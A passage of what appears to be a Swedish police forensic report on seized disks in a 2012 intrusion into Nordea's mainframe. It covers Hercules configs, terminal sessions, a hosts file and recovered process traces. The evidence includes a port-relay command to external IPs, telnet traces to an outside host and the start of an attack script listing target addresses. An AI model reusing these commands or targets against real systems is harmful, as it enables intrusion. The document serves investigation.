# CC        CLPA and cold start of JES2, loads the CICS Libraries, starts up
CICS, no DB2.
# CW        Warm start of JES2, and starts up CICS.
# 2C        CLPA, cold start of JES2, starts up DB2, no CICS.
# 2W        Warm start of JES2, starts up DB2, no CICS.
# IC        CLPA and cold start of JES2 and load the IMS Libraries, start IMS,
no DB2 or CICS.
# IW        Warm start of JES2 start IMS, no DB2 or CICS.
# AC        CLPA and cold start of JES2 load IMS and CICS libraries, start IMS,
DB/2, and CICS.
# AW        Warmstart of JES2. start IMS, DB/2, and CICS.
# BC        CLPA and cold start of JES2, load WAS libraries, WAS is manually
started
# BW        Warmstart of JES2. WAS is manually started.
```

```
# 99        Points to IODF99 for IPL on MP3000.

# Reply 00,SYSP=xx were xx is any of the above options i.e. for cics only xx=cc
or cw.

# Device list
#---    ----    --------------------
0700    3270
0701    3270
0702    3270
0703        3270
0900    3270
0901    3270
0902        3270

0A80    3390    s4res1.a80
0A81    3390    s4res2.a81
0A82    3390    os39m1.a82
0A83    3390    s4db21.a83
0A84    3390    s4cic1.a84
0A85    3390    s4dis1.a85
0A86    3390    s4dis2.a86
0A87    3390    s4uss1.a87
0A88    3390    s4dis3.a88
0A89    3390    s4ims1.a89
0A8A    3390    s4was1.a8a
0A8B    3390    s4was2.a8b
0A8C    3390    sares1.a8c
0A8D    3390    s4dis4.a8d
0A8F    3390    saipl1.a8f

0420        3390          /plain0/mvs/mvpln042.420
##0E20,0E21    CTCI 192.168.202.1 192.168.202.2
#0E20,0E21  CTCI 192.168.1.41 192.168.1.40
0E20,0E21 CTCI 192.168.1.42 192.168.1.40
#0530,0531 CTCI 192.168.202.1 192.168.202.2
```

Utdrag 2 Filen *"Partition 1/hercules.conf"*

Den markerade filen *"/plain0/mvs/mvpln042.420"* är troligen en virtuell hårddisk men har inte kunnat lokaliseras.

De markerade IP-adresserna 192.168.1.42 och 192.168.1.40 har använts på varsin sida av en intern kommunikationstunnel där 192.168.1.42 tillhör den virtuella stordatorn i Hercules medan 192.168.1.40 tillhör värdsystemet Metaverse. Se bild nedan.



Bild 6 Beskrivning av hur kommunikationen med Hercules ser ut

Terminalanslutningar till Hercules

För att ansluta till en virtuell eller fysisk stordator krävs en programvara, en så kallad terminal emulator. I beslag 2012-0201-BG25023-26 påträffades två sådana program, ”wc3270” och ”Mocha tn3270”



Bild 7 På skrivbordet fanns genvägar till både ”Mocha TN3270” och ”wc3270”

wc3270

I wc3270 fanns två sparade konfigurationer ”ADCD on Metaverse” och ”ssl”. Båda pekar på IP-adressen 192.168.1.42. Se utdrag ur konfigurationsfilerna nedan.

```
! wc3270 session 'ADCD on Metaverse'
! Created by the wc3270 v3.3.12ga7 session wizard Fri Oct 21 07:35:44 2011
wc3270.hostname: 192.168.1.42
wc3270.model: 4
wc3270.charset: bracket
wc3270.autoShortcut: true
!
! The following block of text is used to read the contents of this file back
! into the Session Wizard.  If any of the text from the top of the file
! through the line below reading "Additional resource definitions..." is
! modified, the Session Wizard will not be able to edit this file.
!
!x41444344206f6e204d6574617665727365000000000000000000000000000000
!x00000000000000000000000000000000000000000000000000000000000000
```

Utdrag 3 Utdrag ur filen *”Partition 3\Users\a\AppData\Roaming\wc3270\ADCD on Metaverse.wc3270”* på beslag 2012-0201-BG25023-26.

```
! wc3270 session 'ssl'
! Created by the wc3270 v3.3.12ga7 session wizard Sun Apr 01 16:47:05 2012
wc3270.hostname: L:192.168.1.42:992
wc3270.model: 4
wc3270.charset: bracket
wc3270.autoShortcut: true
!
! The following block of text is used to read the contents of this file back
! into the Session Wizard.  If any of the text from the top of the file
! through the line below reading "Additional resource definitions..." is
! modified, the Session Wizard will not be able to edit this file.
!
!x73736c0000000000000000000000000000000000000000000000000000000000
!x0000000000000000000000000000000000000000000000000000000000000000
```

Utdrag 4 Utdrag ur filen *"Partition 3\Users\a\AppData\Roaming\wc3270\ ssl.wc3270"* på beslag 2012-0201-BG25023-26.

Mocha TN3270

I Mocha TN3270 fanns två sparade konfigurationer ”MAN Vs SYSTEM” och ”manvssys”. Båda pekar på IP-adressen 192.168.1.42 samt port 992.

I den förstnämnda kan det även konstateras att användarnamnet APT2011 används.



Bild 8 I tn3270 fanns två sparade anslutningar benämnda ”MAN Vs SYSTEM” och ”manvssys”



Bild 9 Inställningar för anslutning till ”MAN Vs SYSTEM”



Bild 10 Inställningar för anslutning till ”manvssys”

Filen *hosts*

Filen *”Partition 3:\Windows\System32\drivers\etc\hosts”* beslag 2012-0201-BG25023-26 används för att göra översättningar mellan datornamn och IP-adresser. I filen påträffades bland annat en översättning från datornamnet ”manvssys” till IP-adressen 192.168.1.42.

Nedan visas filen *”Partition 3:\Windows\System32\drivers\etc\hosts”* från beslag 2012-0201-BG25023-26 i sin helhet.

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
```

```
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost


127.0.0.1               localhost

127.0.1.1               u.ppjol.com s.ppjol.net
#127.0.1.1               ajax.googleapis.com
127.0.1.1               facebook.com
#127.0.1.1               code.jquery.com

192.168.1.97            metaverse metaverse.mvs
192.168.1.42            manvssys manvssys.mvs

10.140.0.242            flechette.vpn.aldev
10.140.0.241            vpn.aldev
10.140.0.18             reallabb.aldev
10.140.0.19             alps0.aldev
10.140.0.49             dp0.aldev
10.140.128.10           rxmix.offsite.aldev
```

Utdrag 5 Filen "Partition 3:\Windows\System32\drivers\etc\hosts"

Sammanfattning

Trots att det inte gått att göra en fullständig forensisk analys av den virtuella stordatorn finns det uppgifter som talar för att:

- den har haft IP-adressen 192.168.1.42
- den har haft namnet "manvssys"
- det har funnit en användare som heter APT2011

IP-adresser

213.212.51.244

En närmare beskrivning av IP-adressen finns under beslagspunkt 26 i detta protokoll.

I filen *"Partition 7/pswap0"* återfanns följande data, vilket sannolikt är resultatet av kommandot ps –aux vilket listar alla processer som körs. I den markerade processen återfinns IP adressen 213.212.51.244.

Det man kan se är att ett program, dp, körs mot IP adressen 213.212.51.244 och använder portarna 60060 och 2420.

```
                   0.1 141368  1332 ?        S    Aug23   0:00 /usr/sbin/apache2 -k start
www-data 21231  0.0  0.1 141432  1644 ?        S    Aug23   0:00 /usr/sbin/apache2 -k start
www-data 21233  0.0  0.1 141224  1592 ?        S    Aug23   0:00 /usr/sbin/apache2 -k start
www-data 21238  0.0  0.0 141168   332 ?        S    Aug23   0:00 /usr/sbin/apache2 -k start
www-data 21253  0.0  0.1 141368  1328 ?        S    Aug23   0:00 /usr/sbin/apache2 -k start
user     22169  0.0  0.0      0     0 ?        Z    Aug24   0:00 [dp] <defunct>
root     22689  0.0  0.1  19748  1480 pts/29   S    Aug24   0:00 /bin/bash
root     22967  0.0  0.0  10804   852 pts/29   T    Aug24   0:00 /bin/bash /mnt/apt/stcam.sh
root     23335  0.0  0.0  25164   780 pts/29   S+   Aug24   0:00 screen -r 1119
root     23366  0.0  0.0  25164   772 pts/9    S+   Aug24   0:00 screen -r 24111
```

```
root     24111  0.0  0.1  25748  1108 ?        Ss   Aug18   1:43 SCREEN ./startupHercules.sh
root     24112  0.0  0.0  10736   168 pts/1    Ss+  Aug18   0:00 /bin/bash ./startupHercules.sh
root     24118 11.2 21.1 1026964 209328 pts/1  Sl+  Aug18 1067:58 hercules -f hercules.conf
root     24124  0.0  0.0  43932    96 pts/1    S+   Aug18   0:00 hercifc
root     24152  0.0  0.0  25716   748 ?        Ss   Aug18   0:00 SCREEN c3270 127.0.0.1:3272
root     24153  0.0  0.1  30352  1180 pts/3    Ss+  Aug18   0:00 c3270 127.0.0.1:3272
root     24479  0.0  0.0  22836   248 ?        S    Aug18   0:00 /usr/bin/stunnel4 -fd 3
root     24480  0.0  0.0  22836    28 ?        S    Aug18   0:00 /usr/bin/stunnel4 -fd 3
root     24481  0.0  0.0  22836    28 ?        S    Aug18   0:00 /usr/bin/stunnel4 -fd 3
root     24482  0.0  0.0  22836    28 ?        S    Aug18   0:00 /usr/bin/stunnel4 -fd 3
root     24483  0.0  0.0  22836    28 ?        S    Aug18   0:00 /usr/bin/stunnel4 -fd 3
root     24484  0.0  0.1  23476  1336 ?        Ssl  Aug18   0:00 /usr/bin/stunnel4 -fd 3
root     24726  0.0  0.0   3996    84 ?        Ss   Aug18   0:00 ./fuzzpipe 92 992 127.0.0.1
root     24766  0.0  0.0      0     0 ?        Z    Aug18   0:00 [fuzzpipe] <defunct>
user     25785  0.0  0.0   3992   124 ?        Ss   Aug02   0:00 ./dp 60060 2420 213.212.51.244
root     26475  0.0  0.0      0     0 ?        S    Aug18   0:00 [kjournald]
dnscache 26554  0.0  0.0   5404   860 ?        S    Aug12   0:11 /usr/local/bin/dnscache
root     29155  0.0  0.0      0     0 ?        Z    Aug13   0:00 [dp] <defunct>
user     29283  0.0  0.1  25604  1556 ?        Ss   Aug24   0:00 SCREEN
user     29284  0.0  0.2  19688  2128 pts/4    Ss   Aug24   0:00 /bin/bash
user     30456  0.0  0.1  25564  1208 ?        Ss   Aug06   0:00 SCREEN
user     30457  0.0  0.0  19404   860 pts/13   Ss+  Aug06   0:00 /bin/bash
user     31757  0.0  0.1  25604  1624 ?        Ss   Aug24   0:00 SCREEN
user     31758  0.0  0.2  19736  2296 pts/10   Ss   Aug24   0:00 /bin/bash
apt      31766  0.0  0.2  19440  2100 pts/10   S    Aug24   0:00 -bash
root     32048  0.0  0.0   3992    64 ?        Ss   Aug11   0:00 ./dp 443 443 62.13.0.7
root     32173  0.0  0.2  81192  2740 ?        Ss   Aug24   0:00 sshd: user [priv]
user     32198  0.0  0.1  81192  1620 ?        S    Aug24   0:00 sshd: user@pts/6
user     32199  0.0  0.2  19680  2308 pts/6    Ss   Aug24   0:00 -bash
user     32210  0.0  0.2  24548  1980 pts/6    T    Aug24   0:00 telnet 192.168.1.42 1023
user     32247  0.0  0.1  19532  1240 pts/6    S    Aug24   0:00 ftp 192.168.1.42
user     32269  0.0  0.2  19708  2336 pts/6    S    Aug24   0:00 +bash
root     32449  0.0  0.2  81192  2728 ?        Ss   Aug24   0:00 sshd: user [priv]
user     32474  0.0  0.1  81192  1448 ?        S    Aug24   0:00 sshd: user@pts/14
user     32475  0.0  0.2  19680  2308 pts/14   Ss+  Aug24   0:00 -bash
root     32586  0.0  0.2  81192  2736 ?        Ss   Aug24   0:00 sshd: user [priv]
user     32605  0.0  0.1  81192  1556 ?        S    Aug24   0:00 sshd: user@pts/15
user     32606  0.0  0.2  19680  2280 pts/15   Ss   Aug24   0:00 -bash
user     32642  0.0  0.1  14792  1964 pts/6    T    Aug24   0:00 openssl s_client -hos
```

Utdrag 6 Spår av kommandot ps –aux där programmet dp, körs mot IP adressen 213.212.51.244

I samma fil återfanns spår från en Telnet uppkoppling mot IP adressen

```
213.212.51.244 och port 2420.
....ÏÏÏÏ
...ÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏ4...÷.UU...#1345817094........ÏÏÏÏ÷.UU...#1345838106..........
..÷.UU ..............................ßßßß
...ÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏ4...÷.UU....È.ã.....È.ã..................ÏÏÏÏ
...ÏÏÏÏÏÏÏÏÏ,...0........÷.UU...#1345817134........ÏÏÏÏ÷.UU...#1345838181....ÏÏÏ...
..÷.UU....ps auxw|grep 12.....ÏÏÏÏ÷.UU...#1345838166....ÏÏÏ.....÷.UU....telnet
213.212.51.244 2420.....ÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏÏ-
..........÷.UU..../mnt/apt/utcam.sh.....ÏÏ÷.UU.....Ìã.....@...
            ..........÷.UU*...PS1=sOMEtHINGSneVERcHANGE!@# \u@\h \w \$
.*............÷.UU....SUDO_COMMAND=/bin/bash.................................÷.
UU....SUDO_GID=1000...........÷.UU....(Iç.....        ..............÷.UU
...%d.ßßßßßßß
```

```
...ÏÏ....ÏÏÏÏ÷.UU....È£â.........ßßßß........÷.UU....È.ã.....H.ã.................
ÏÏÏÏ
.....................÷.UU...#1345817110.....Ï......÷.UU....H.ã.........ßßßß....
....÷.UU ...........x¢â.....è.ã.....wª.l....
.....................÷.UU..../bin/ls.................÷.UU...#1345838217....ÏÏÏ.
....÷.UU....cd /boot/tmp/.......ÏÏÏÏ÷.UU...#1345840055....ÏÏÏ.....÷.UU....telnet
2123.212.51.244
2420.............................÷.UU......ã.....è.ã.......................ÏÏÏÏ
ÏÏÏÏÏ-..........÷.UU......ã.......ã.................ÏÏÏÏ
...ÏÏÏÏÏÏÏÏÏ,...0.......÷.UU...#1345839391...........Ï÷.UU...#1345838674....ÏÏÏ...
..÷.UU%...zcat /mnt/apt/all.txt.gz |grep
LINKL.%...ÏÏÏÏÏÏÏÏÏÏÏÏ4...÷.UU....h.ã.....¨.ã.................ÏÏÏÏ
...ÏÏÏÏÏÏÏÏÏ,...0.......÷.UU....PWD=/boot/tmp...........
```

Utdrag 7 Spår från Telnet uppkoppling mot IP adressen 213.212.51.244

78.39.160.3

Information Technology Company, Iran. I Nordeas logg förekommer IP-adressen vid sammanlagt 24 tillfällen. Den 2 juni vid två tillfällen, vid 20 tillfällen mellan den 22 till den 27 juli, vid ett tillfälle den 1 augusti och ett tillfälle den 10 augusti 2012. Penningstransaktioner skedde vid tre tillfällen, mellan den 22 till den 24 juli 2012.

I filen *"Partition 7/pswap0"* återfanns spår efter en terminalkörning med programmet c3270, som är ett program för att via ett terminalfönster etablera en Telnetanslutning, mot IP-adressen 78.39.160.3 och port 1488

```
Trace started Fri Aug 10 19:55:11 2012
 Version: c3270 v3.3.7p7 Thu Jan 14 18:01:44 UTC 2010 buildd
 Command: c3270 c3270 78.39.160.3:1488
 Model 3278-4-E, monochrome display, extended data stream, monochrome emulation,
bracket charset
 Connected to 78.39.160.3, port 1488
 TELNET state:
< +1.34463e+09s
< 0x0   fffd28fffd2efffa28020449424d2d333237382d342d4501554e415835393030
< 0x20  fff0fffa280304000204fff0030000000001ffef
 Screen contents:
< +0.000119s
< 0x0   000000000005402901c040e4d5e2e4d7d7d6d9e3c5c440c6e4d5c3e3c9d6d500
< 0x20  00000000000000000000000000000000000000000000000000000000000000000
< 0x40  00000000000000000000000000000000000000000000000000000000000000000
```

Utdrag 8 Spår från terminalkörning med programmet c3270 mot IP-adressen 78.39.160.3

Samt

```
Trace started Fri Aug 10 20:01:00 2012
 Version: c3270 v3.3.7p7 Thu Jan 14 18:01:44 UTC 2010 buildd
 Command: c3270 c3270 78.39.160.3:1489
 Model 3278-4-E, monochrome display, extended data stream, monochrome emulation,
bracket charset
 Connected to 78.39.160.3, port 1489
 TELNET state:
< +1.34463e+09s
< 0x0   fffd28fffd2efffa28020449424d2d333237382d342d4501554e435830303838
< 0x20  fff0fffa280304000204fff0030000000001ffef
 Screen contents:
< +0.000125s
< 0x0   000000000005402901c060c1c3c661e5e3c1d42901c04ce3d9c5e70000000000
< 0x20  00000000000000000000000000000000000000000000000000000000000000000
```

Utdrag 9 Spår från terminalkörning med programmet c3270 mot IP-adressen 78.39.160.3

Filerna *"Partition 2\tmp\labcam.sh"*, *"Partition 2\tmp\labcam.sh~"*, *"Partition 7/user2/m/utcam.sh"* samt *"Partition 7/user2/m/utcam.sh~"* är skriptfiler som använts för att attackera specifika mål.

FILNAMN	SÖKVÄG	
labcam.sh	Partition 2\tmp\labcam.sh	
SKAPAD	n/a	
SENAST ÄNDRAD	2012-08-24 19:15:40	CET

FILNAMN	SÖKVÄG	
labcam.sh~	Partition 2\tmp\labcam.sh~	
SKAPAD	n/a	
SENAST ÄNDRAD	2012-08-24 19:15:23	CET

FILNAMN	SÖKVÄG	
UTCam.sh	Partition 7/user2/m/UTCam.sh	
SKAPAD	n/a	
SENAST ÄNDRAD	2012-08-20 15:48:30	CET

FILNAMN	SÖKVÄG	
UTCam.sh~	Partition 7/user2/m/UTCam.sh~	
SKAPAD	n/a	
SENAST ÄNDRAD	2012-08-20 14:37:30	CET

I samtliga finns IP adressen 78.39.160.3 deklarerad som ett mål, se utdrag ur filen *"Partition 2\tmp\labcam.sh"* nedan.

```
#!/bin/bash
#h="192.168.1.42:3943"
#h="78.39.160.3:4443"
h="12.235.39.187"

#h="147.29.11.10:843"
#h="62.13.0.7"
#h="62.13.0.8"
#h="78.39.160.3:1084"
#h="127.0.0.1:4443"
#h="146.72.250.140"

#ua="Mozilla/5.0 (Windows NT 5.1; x86) AppleWebKit/535.19 (KHTML, like Gecko)
Chrome/18.0.1025.168 Safari/535.19"
ua="ICS-ProxyAgent/4.2"

dh="UT"

while :; do

echo -n " $dh 8====D "
read cmdline
```

Utdrag 10 Utdrag ur filen *"Partition 2\tmp\labcam.sh"*

Filer och mappar

Dataset

I *"Partition 7"* återfanns 348 filer och kataloger, vars filnamn matchar helt eller delvis med namn på dataset hos Nordea (jämfört med innehållet i *DSN LIST* från Nordea). Se bilaga 2012-0201-BG25023-2.1 dataset från Nordea för en fullständig förteckning.

Nordea har inte kunnat presentera någon loggfil över vilka dataset som hämtats ut. Inte heller har man någon logg över vart dessa har förts eller när det har skett.

2012-0201-BG25023-3

USB-minne Kingston Datataveler 2GB



Bild 11USB-minne

